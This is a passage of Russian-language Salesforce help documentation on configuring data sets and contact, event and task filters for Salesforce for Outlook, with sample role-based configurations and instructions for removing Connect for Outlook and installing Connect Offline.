2. Щелкните имя нужной конфигурации Outlook.
3. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
4. Задайте фильтры.
5. Чтобы определить количество элементов, подлежащих синхронизации, проверьте размер набора данных.
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Тестовые наборы данных Exchange Sync и Salesforce for Outlook](#)

[Фильтры контактов Salesforce for Outlook](#)

[Настройки Outlook и макеты публикатора Outlook](#)

[Проверка размера наборов данных Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

Для создания, редактирования или удаления наборов данных:

- Любое значение параметра «Направление синхронизации», кроме «*Не синхронизировать*»

## Общие сведения о наборах данных для Salesforce for Outlook

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации.

### Определение синхронизируемых записей

Приложение Salesforce for Outlook синхронизирует текущие и связанные записи на основе определений в наборах данных.

### Общие сведения об ограничениях для наборов данных

При использовании наборов данных пользователи могут одновременно синхронизировать между приложением Microsoft® Outlook® и системой Salesforce не более 5 000 записей на один фильтр. В случае превышения данного ограничения приложение Salesforce for Outlook выполняет синхронизацию только некоторых записей. Кроме того, синхронизация такого большого количества записей может сказаться на скорости ее выполнения. Обратите внимание, что ограничение по количеству синхронизируемых записей может быть увеличено. Однако следует помнить о возможном снижении скорости синхронизации.

### Увеличение ограничений для наборов данных

Наборы данных, содержащие более 5 000 записей, могут быть дополнительно настроены пользователем для увеличения количества синхронизируемых записей. Для этого рекомендуем добавить в наборы данных дополнительные фильтры. Например, выберите значение **«Выбранные контакты»** в параметре «Фильтровать по ответственности за запись» раздела «Фильтры контактов». Затем выберите значение **«Записи пользователя»** в параметрах «Контакты», «Контакты для возможностей» и «Контакты для организаций». Теперь набор данных содержит три фильтра, позволяющих синхронизировать не более 15 000 контактов.

Обратите внимание, что настраиваемые фильтры могут пропускать взаимноисключающие записи. Соответственно, количество синхронизируемых записей может отличаться.

Чтобы предотвратить подобную ситуацию, рекомендуем дополнительно уточнить группу синхронизируемых контактов. Для этого настройте дополнительные параметры в разделе «Фильтровать по дополнительным объектам и полям».

Чтобы просмотреть количество записей по пользователям после определения фильтров, воспользуйтесь разделом «Размер набора данных». Для этого введите имя пользователя и щелкните **«Показать количество записей»**. Если количество записей превышает ограничения для заданных фильтров, то записи могут быть синхронизированы в случайном порядке.

### Общие сведения об организациях-лицах

Если в организации включена поддержка организаций-лиц, а количество используемых записей Salesforce превышает 5 000, то наборы данных действуют по-другому. А именно, система Salesforce сначала выполняет запрос для организаций-лиц, соответствующих критериям фильтрации, а затем для контактов, назначенных этим организациям. Соответственно, во

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

Для создания, редактирования или удаления наборов данных:

- Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

время синхронизации может быть достигнуто установленное ограничение в 5 000 записей (включая организации-лица и контакты), но при этом не будут синхронизированы некоторые нужные контакты.

СМ. ТАКЖЕ:

- [Настройка фильтров контактов для Salesforce for Outlook](#)
- [Ввод фильтров событий для Exchange Sync и Salesforce for Outlook](#)
- [Создание фильтров задач для Salesforce for Outlook](#)
- [Проверка размера наборов данных Salesforce for Outlook](#)

## Настройка фильтров контактов для Salesforce for Outlook

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра конфигураций:                                      | «Просмотр настройки и конфигурации»  |
| Для создания, редактирования или удаления конфигураций:          | «Управление конфигурациями клиента эл. почты»  |
| Для фильтрации контактов по группам, работающим с возможностями: | «Групповой сбыв возможности»   |
| Для фильтрации контактов по группам, работающим с организациями: | «Группы, работающие с организациями»   |
| Для создания, редактирования или удаления наборов данных:        | Любое значение параметра «Направление синхронизации», кроме « <i>Не синхронизировать</i> » |

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать все контакты, а другие пользователи — только контакты, связанные с их группами, работающими с возможностями. Кроме того, записи могут быть отфильтрованы по полям. Например, пользователи могут синхронизировать только контакты, связанные с определенными организациями и возможностями.

Страница сведений о конфигурации Outlook содержит список текущих фильтров конфигурации.

1. **Определите набор данных** для конфигурации.
2. Выберите контакты, доступные для синхронизации, в параметре «Фильтровать по ответственности за запись».
3. Чтобы определить контакты, доступные пользователям для синхронизации, выберите значение **«Выбранные контакты»**.

| Объект   | Синхронизируемые записи  | Значение                           |
|----------|--|------------------------------------|
| Контакты | Все собственные контакты   | Записи пользователя                |
|          | Все контакты, за которые пользователь и его подчиненные в иерархии ролей несут ответственность | Записи рабочей группы пользователя |

| Объект                | Синхронизируемые записи   | Значение  |
|-----------------------|---|---|
| Контакты возможностей | Контакты, связанные с возможностями пользователя  | Записи пользователя                                   |
|                       | Контакты, связанные с возможностями, за которые пользователь и его подчиненные в иерархии ролей несут ответственность   | Записи рабочей группы пользователя                    |
|                       | Контакты, связанные с возможностями, для которых пользователь является участником группы, работающей с возможностями, кроме тех возможностей, за которые он несет ответственность | Записи групп пользователя, работающих с возможностями |
| Контакты организаций  | Контакты, связанные с организациями пользователя  | Записи пользователя                                   |
|                       | Контакты, связанные с организациями, за которые пользователь и его подчиненные в иерархии ролей несут ответственность   | Записи рабочей группы пользователя                    |
|                       | Контакты, связанные с организациями, для которых пользователь является участником рабочей группы, кроме тех организаций, за которые он несет ответственность                      | Записи групп пользователя, работающих с организациями |

4. Добавьте нужные фильтры поля в разделе «Фильтровать по дополнительным объектам и полям».
  - a. Выберите объект и поле этого объекта.
  - b. Выберите нужный оператор фильтрации.
  - c. Введите значение для выбранного поля.
5. Чтобы добавить новый фильтр, щелкните **«Добавить строку»**. Чтобы удалить последнюю строку списка, щелкните **«Удалить строку»**.
6. Чтобы выполнять автоматическую синхронизацию контактов Chatter для пользователей данной конфигурации, воспользуйтесь разделом «Другие контакты для добавления». Установите флажок «Синхронизация контактов, отслеживаемых пользователями в Chatter».

СМ. ТАКЖЕ:

- [Фильтры контактов Salesforce for Outlook](#)
- [Определение наборов данных для Salesforce for Outlook](#)
- [Проверка размера наборов данных Salesforce for Outlook](#)
- [Тестовые наборы данных Exchange Sync и Salesforce for Outlook](#)

## Фильтры контактов Salesforce for Outlook

Фильтры контактов определяют количество записей, доступных пользователям Salesforce for Outlook для синхронизации между приложением Outlook и системой Salesforce. Ниже перечислены рекомендации по использованию фильтров контактов.

- Критерии используют оператор «И». Таким образом, при добавлении нескольких критериев отображаются только записи, соответствующие всем критериям.
- При вводе даты рекомендуем использовать формат, выбранный в параметре «Регион». При необходимости воспользуйтесь специальными значениями дат (например, «СЕГОДНЯ», «СЛЕДУЮЩАЯ НЕДЕЛЯ», «СЛЕДУЮЩИЙ ГОД» или «ПОСЛЕДНИЕ <число> ДН.»).
- Числовые и прочие данные, содержащие запятые, должны быть заключены в кавычки. Например, фильтр «"Стоимость" равно "10,000"» возвращает записи со стоимостью 10 000 долларов США, тогда как фильтр «"Стоимость" равно 10,000» возвращает записи со стоимостью 10 000, 10 и 0 долларов США.
- Оператор «меньше», «больше», «меньше или равно» или «больше или равно», используемый в числовых полях, возвращает записи с пустыми или нулевыми значениями.
- Чтобы ограничить результаты записями, содержащими пустые или нулевые значения в отдельном поле, выберите нужное поле и оператор «равно» или «не равно», а третье поле оставьте незаполненным. Например, фильтр «"Стоимость" равно» возвращает записи с пустыми полями стоимости. Система позволяет выполнять одновременный поиск пустых и других заданных значений. Например, запрос «"Стоимость" равно "1,,2"» возвращает записи, поле «Стоимость» которых содержит пустое значение, значение «1» или «2». Например, критерию «"Годовой доход" меньше чем "100 000"», созданному для фильтрации организаций, соответствуют организации с пустым полем «Годовой доход».
- Чтобы найти нужный номер телефона, рекомендуем указывать точный формат телефонного номера (например, «Номер телефона начинается на (561)»).
- Separate search terms by commas to filter by more than one value. Разрешается использовать не более 80 символов, включая запятые и пробелы. Например, чтобы найти организации в Томской области, Новосибирской области или Москве, введите запрос «"Область" содержит "Томская область", "Новосибирская область", "Москва"».
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание») поиск выполняется только по первой 1 000 символов.
- Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
- Чтобы добавить ссылку на сведения о пользователе, добавьте в фильтры контактов указанные ниже поля слияния.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

| Поле слияния    | Описание  |
|-----------------|---|
| \$User.ID       | Данное поле ссылается на код текущего пользователя. Данное поле слияния может использоваться полями, предназначенными для поиска пользователей. Допустимые операторы: «равно» и «не равно». При создании фильтров мобильного представления, ссылающихся на поле ответственного, разрешается использовать только поле слияния \$User.ID. |
| \$User.Username | Данное поле ссылается на регистрационное имя текущего пользователя. Данное поле слияния может использоваться  |

| Поле слияния                  | Описание  |
|-------------------------------|---|
|                               | любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».  |
| <code>\$User.Firstname</code> | Данное поле ссылается на личное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».    |
| <code>\$User.Lastname</code>  | Данное поле ссылается на фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».       |
| <code>\$User.Fullname</code>  | Данное поле ссылается на имя и фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с». |

## СМ. ТАКЖЕ:

[Настройка фильтров контактов для Salesforce for Outlook](#)

[Определение наборов данных для Salesforce for Outlook](#)

[Проверка размера наборов данных Salesforce for Outlook](#)




## Ввод фильтров событий для Exchange Sync и Salesforce for Outlook

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать только текущие и будущие события, тогда как другие пользователи — еще и прошедшие события. Приложение Salesforce for Outlook синхронизирует события на основе их конечных, а не начальных дат. Например, при синхронизации текущих и будущих событий также выполняется синхронизация двухдневных событий, выполнение которых началось вчера.

Раздел «Наборы данных» на странице сведений о конфигурации Outlook содержит список текущих фильтров событий для конфигурации.

1. **Определите набор данных** для конфигурации.
2. Выберите один из указанных ниже фильтров в поле «Больше или равно» раздела «События».
  - «СЕГОДНЯ»: синхронизация событий, которые завершаются сегодня или позже. Время начала — 00:00.
  - «ПРОШЛЫЙ МЕСЯЦ»: синхронизация событий, которые завершились в первый день прошлого месяца или позже.
  - «ПОСЛЕДНИЕ N ДН. »: синхронизация событий, которые завершились указанное количество дней назад или позже (например, «ПОСЛЕДНИЕ 30 ДН. »).
3. Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
4. Сохраните набор данных.

 **Прим.:** Синхронизации не подлежат: события на весь день, начинающиеся в первый день синхронизации; участники события. Многодневные события синхронизируются как отдельные события в обоих направлениях. Многодневные события не синхронизируются.

СМ. ТАКЖЕ:

- [Тестовые наборы данных Exchange Sync и Salesforce for Outlook](#)
- [Проверка размера наборов данных Salesforce for Outlook](#)
- [Синхронизация событий с помощью Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

Для создания, редактирования или удаления наборов данных:

- Любое значение параметра «Направление синхронизации», кроме «*Не синхронизировать*»


## Создание фильтров задач для Salesforce for Outlook

Пользователи могут определять задачи, подлежащие синхронизации между приложением Microsoft® Outlook® и системой Salesforce, для групп сбыта.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать просроченные задачи, тогда как другие пользователи — только текущие и будущие задачи. Приложение Salesforce for Outlook синхронизирует задачи на основе их крайних сроков, а не начальных дат. Например, при синхронизации текущих и будущих задач также выполняется синхронизация задач, выполнение которых началось вчера.

Раздел «Наборы данных» на странице сведений о конфигурации Outlook содержит список текущих фильтров задач для конфигурации.

1. **Определите набор данных** для конфигурации.
2. Выберите один из указанных ниже фильтров в поле «Больше или равно» раздела «Задачи».
  - «СЕГОДНЯ»: синхронизация задач с крайним сроком сегодня или позже. Время начала — 00:00.
  - «ПРОШЛЫЙ МЕСЯЦ»: синхронизация задач с крайним сроком в первый день прошлого месяца или позже.
  - «ПОСЛЕДНИЕ N ДН. »: синхронизация задач с крайним сроком в указанное количество дней назад или позже (например, «ПОСЛЕДНИЕ 30 ДН. »).
3. Определите необходимость синхронизации повторяющихся задач Salesforce с приложением Outlook.



4. Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
5. Сохраните набор данных.

**Прим.:** Приложение Salesforce for Outlook позволяет синхронизировать только некоторые типы задач. Ниже перечислены несинхронизируемые типы задач.

- Повторяющиеся задачи Outlook (при синхронизации с системой Salesforce)
- Выполненные задачи (при условии, что задачи помечаются как выполненные перед синхронизацией посредством приложения Salesforce for Outlook)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

Для создания, редактирования или удаления наборов данных:

- Любое значение параметра «Направление синхронизации», кроме «Не синхронизировать»

- Задачи, создаваемые автоматически при назначении сообщению эл. почты или контакту пометки для последующего выполнения

СМ. ТАКЖЕ:

[Настройки Outlook и макеты публикатора Outlook](#)

[Синхронизация задач с помощью Salesforce for Outlook](#)

[Тестовые наборы данных Exchange Sync и Salesforce for Outlook](#)

## Тестовые наборы данных Exchange Sync и Salesforce for Outlook

Многие администраторы создают конфигурации синхронизации на основе позиций организации, так как пользователи одной роли, как правило, предъявляют похожие требования к синхронизации данных. Ниже представлены тестовые наборы данных для общих групп Salesforce. Несмотря на уникальные требования, предъявляемые пользователями Salesforce for Outlook и Exchange Sync, данные примеры позволяют пользователям начать создание конфигураций Outlook (для пользователей Salesforce for Outlook) и конфигураций Exchange Sync (для пользователей Exchange Sync).

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**.

Доступно в версиях: **все** версии.

### Менеджер по продажам

Как правило, менеджерам по продажам требуется просмотр собственных записей и записей их подчиненных. Кроме того, им требуется просмотр последних контактных данных для любого пользователя, связанного с текущими крупными сделками, и любых связанных предстоящих встреч. Также им могут потребоваться контакты Chatter в Outlook.

Пример конфигурации Outlook для менеджеров по продажам:

```
Contacts
Contacts: User's Records, User's Team's Records
Contacts on Opportunities: User's Team's Records
Contacts on Accounts: User's Team's Records
Contacts in Chatter: Records User is Following

Events
Events: User's Records
Date greater or equal TODAY

Tasks
Tasks: User's Records
Date greater or equal TODAY
```

### Специалист по продажам

Как правило, специалистам по продажам требуются только собственные контакты и контакты других участников рабочих групп. Также им могут потребоваться контакты Chatter, результаты встреч за прошлый месяц и расписание всех будущих встреч.

Пример конфигурации Outlook для специалистов по продажам:

```
Contacts
Contacts: User's Records
Contacts on Opportunities: User's Opportunity Teams' Records
Contacts in Chatter: Records User is Following

Events
```

```
Events: User's Records
Date greater or equal LAST MONTH
```

**Tasks**

```
Tasks: User's Records
Date greater or equal LAST MONTH
```

**Менеджер по работе с клиентами**

Менеджерам по работе с клиентами требуется просмотр контактов, связанных с организациями и возможностями. Фильтрация возможностей позволяет синхронизировать только контакты, связанные с открытыми возможностями, вероятность которых составляет более 40%. Также им может потребоваться синхронизация контактов Chatter, всех будущих встреч и всех встреч за последние два месяца.

Пример конфигурации Outlook для менеджеров по работе с клиентами:

```
Contacts
Contacts on Opportunities: User's Records
(Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
Contacts on Accounts: User's Records
Contacts in Chatter: Records User is Following
```

**Events**

```
Events: User's Records
Date greater or equal LAST 60 DAYS
```

**Tasks**

```
Tasks: User's Records
Date greater or equal LAST 60 DAYS
```

СМ. ТАКЖЕ:

[Определение наборов данных для Salesforce for Outlook](#)

## Проверка размера наборов данных Salesforce for Outlook

Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**. Если количество записей не соответствует минимальному или максимальному ограничению, настройте фильтры и повторно проверьте размер. Максимальное количество составляет 5 000 записей на один объект.

1. Определите набор данных для конфигурации.
2. Щелкните значок поиска напротив поля «Пользователь» в разделе «Размер набора данных».
3. Выберите пользователя. Чтобы протестировать максимальный размер, выберите пользователя с наибольшим количеством записей, даже если он не назначен данной конфигурации.
4. Нажмите кнопку **«Показать количество записей»**. При этом отображается количество записей, доступных для синхронизации между приложением Outlook и системой Salesforce.
5. При необходимости настройте фильтры или измените выбранного пользователя и повторите тестирование набора данных. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Определение наборов данных для Salesforce for Outlook](#)

## Отслеживание используемых версий приложения Salesforce for Outlook

Отчет «Журнал входов» позволяет быстро просматривать используемые версии приложения Salesforce for Outlook.

1. Введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Журнал входов»**.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов данных Outlook:

- «Просмотр настройки и конфигурации»

Для тестирования наборов данных Outlook:

- «Управление конфигурациями клиента эл. почты»

### ВЕРСИИ


Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»



- Чтобы просмотреть версию приложения Salesforce for Outlook для каждого пользователя, воспользуйтесь столбцами «Приложение» и «Версия клиента».

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

## Удаление Connect for Outlook

### Connect for Outlook (больше не поддерживается)

Приложение Connect for Outlook больше не поддерживается, поэтому мы рекомендуем вам ознакомиться со следующими продуктами Microsoft для интеграции на базе облаков или настольных компьютеров: приложение Salesforce для Outlook или Salesforce for Outlook.

**!** **Важное замечание:** Начиная с зимы 2016 года мы прекращаем использование приложения Connect for Outlook. Это означает, что продукт не сохраняет сообщения эл. почты и не синхронизирует контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce.

Не волнуйтесь! Для повышения производительности рекомендуем перейти к приложению Salesforce для Outlook или Salesforce for Outlook. Обратитесь к администратору системы Salesforce, который поможет вам выбрать продукт, наиболее подходящий для вашей работы.

СМ. ТАКЖЕ:

[Как удалить приложение Connect for Outlook?](#)

<https://help.salesforce.com/HTViewSolution?id=000204943>

[Как удалить приложение Connect for Outlook?](#)

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

## Как удалить приложение Connect for Outlook?

**!** **Важное замечание:** Начиная с зимы 2016 года мы прекращаем использование приложения Connect for Outlook. Это означает, что продукт не сохраняет сообщения эл. почты и не синхронизирует контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce.

Не волнуйтесь! Для повышения производительности рекомендуем перейти к приложению Salesforce для Outlook или Salesforce for Outlook. Обратитесь к администратору системы Salesforce, который поможет вам выбрать продукт, наиболее подходящий для вашей работы.

1. Закройте приложение Microsoft® Outlook®.
2. Откройте панель управления Windows®.
3. Выберите параметр удаления программ.
4. Найдите программу Salesforce Outlook Edition и выполните инструкции по ее удалению.

СМ. ТАКЖЕ:

<https://help.salesforce.com/HTViewSolution?id=000204943>

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

## Connect Offline

### Доступ к настольному клиенту

Connect Offline и Connect for Office — это настольные клиентские приложения, позволяющие интегрировать систему Salesforce в компьютер пользователя.

Администратор может выбрать настольные клиентские приложения, которые должны быть доступны пользователям, а также настроить автоматические уведомления о наличии обновлений. Чтобы задать полномочия для приложения Salesforce for Outlook, воспользуйтесь полномочием «Управление конфигурациями клиента эл. почты».

Чтобы настроить уровень доступа пользователей к настольному клиентскому приложению, измените их профили.

Ниже перечислены параметры доступа к клиенту для рабочего стола.

| Параметр  | Значение  |
|---|---|
| Выключено (доступ запрещен)                         | Соответствующая страница загрузки клиентского приложения в личных параметрах пользователей не отображается. Кроме того, клиентское приложение не может использоваться для входа.  |
| Включено, без обновлений                            | Соответствующая страница загрузки клиентского приложения в личных параметрах пользователей не отображается. Клиентское приложение может использоваться для входа, но не поддерживает обновление текущей версии.   |
| Включено, обновления без предупреждений             | Клиентское приложение может быть загружено, обновлено и использоваться для входа, но не поддерживает отображение предупреждений о наличии новой версии.   |
| Включено, обновления с предупреждениями             | Клиентское приложение может быть загружено, обновлено и использоваться для входа. Кроме того, приложение поддерживает отображение предупреждений, которые могут быть просмотрены или пропущены.   |
| Включено, обновления с предупреждениями обязательны | Клиентское приложение может быть загружено, обновлено и использоваться для входа. Кроме того, приложение поддерживает отображение предупреждения о наличии новой версии. Клиентское приложение может использоваться для входа только после обновления текущей версии. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Версия Developer Edition поддерживает только приложение Connect Offline. По умолчанию все пользователи версий Personal Edition, Group Edition и Professional Edition используют значение «Включено, обновления без предупреждений» для всех клиентских приложений.



 Прим.:

- Доступ к клиенту для рабочего стола предоставляется только пользователям, профили которых содержат полномочие «API включен».

Если пользователи могут просматривать предупреждения и выполняли вход в систему Salesforce посредством клиентского приложения ранее, то предупреждение о наличии новой версии автоматически отображается на вкладке «Начальная страница». Чтобы открыть страницу «Проверить наличие обновлений», позволяющую пользователям загружать и запускать установочные файлы, щелкните баннер. Кроме того, личные параметры позволяют пользователям открывать страницу **«Проверить наличие обновлений»**, независимо от наличия предупреждения.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Установка приложения Connect Offline

### Распределение лицензий Connect Offline

При использовании версии Performance Edition, Unlimited Edition, Enterprise Edition или Developer Edition компания Salesforce предоставляет одну лицензию Connect Offline для каждой лицензии Salesforce. При использовании версии Professional Edition лицензии Connect Offline приобретаются за дополнительную плату. Если лицензия Connect Offline отсутствует, то приложение доступно пользователям в течение 30 дней.

Чтобы назначить лицензию Connect Offline пользователю организации, измените запись пользователя и установите флажок «Пользователь Offline». Использование приложения Force.com Connect Offline возможно только при наличии данного флажка.

### Проверка требований к системе

Ниже перечислены требования к системе для установки приложения Connect Offline.

- Microsoft® Internet Explorer® 6, 7 или 8 (другие обозреватели, включая Mozilla® Firefox®, Apple® Safari® и Google Chrome™, не поддерживаются)
- Microsoft Windows® 2000, Windows XP, Windows Vista® или Windows 7



**Прим.:** 32-разрядная версия браузера Internet Explorer 8 с параметром совместимости для просмотра необходима для 64-разрядной версии этих операционных систем.

- 256 Мб ОЗУ (рекомендуем 512 Мб)
- Не менее 20 Мб дискового пространства (рекомендуем 250 Мб в зависимости от размера портфеля)
- Процессор Intel® Pentium® II, 500 МГц или лучше

### Установка индивидуального клиента

Чтобы загрузить и установить приложение Connect Offline, выполните указанные ниже действия.

1. В разделе личных параметров введите строку «Connect Offline» в поле «Быстрый поиск», затем выберите пункт «Connect Offline».
2. Нажмите кнопку «Установить!».



**Прим.:** Приложение Connect Offline может быть установлено только при наличии полномочий администратора на соответствующем компьютере.

3. Чтобы установить и запустить клиентское приложение, нажмите кнопку «Да».
4. Чтобы завершить процесс установки, выполните указания мастера установки.
5. Чтобы убедиться в завершении установки, выполните вход в приложение Connect Offline.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей в  
приложении Connect  
Offline:

- «Чтение» для соответствующего типа записи (например, организации, контакты или возможности)

Для обновления записей в  
приложении Connect  
Offline:

- «Создание», «Редактирование» или «Удаление» для соответствующего типа записи (например, организации, контакты или возможности)

## Системное развертывание приложения Connect Offline

Если организация использует ОС Windows, то администраторы сети могут одновременно устанавливать приложение Connect Offline на нескольких компьютерах. Чтобы выполнить пакетное развертывание, откройте страницу приложения Connect Offline в личных параметрах и щелкните ссылку для загрузки архивного пакета MSI.

 **Совет:** Журнал входов содержит версии приложения Connect Offline, используемые каждым пользователем.

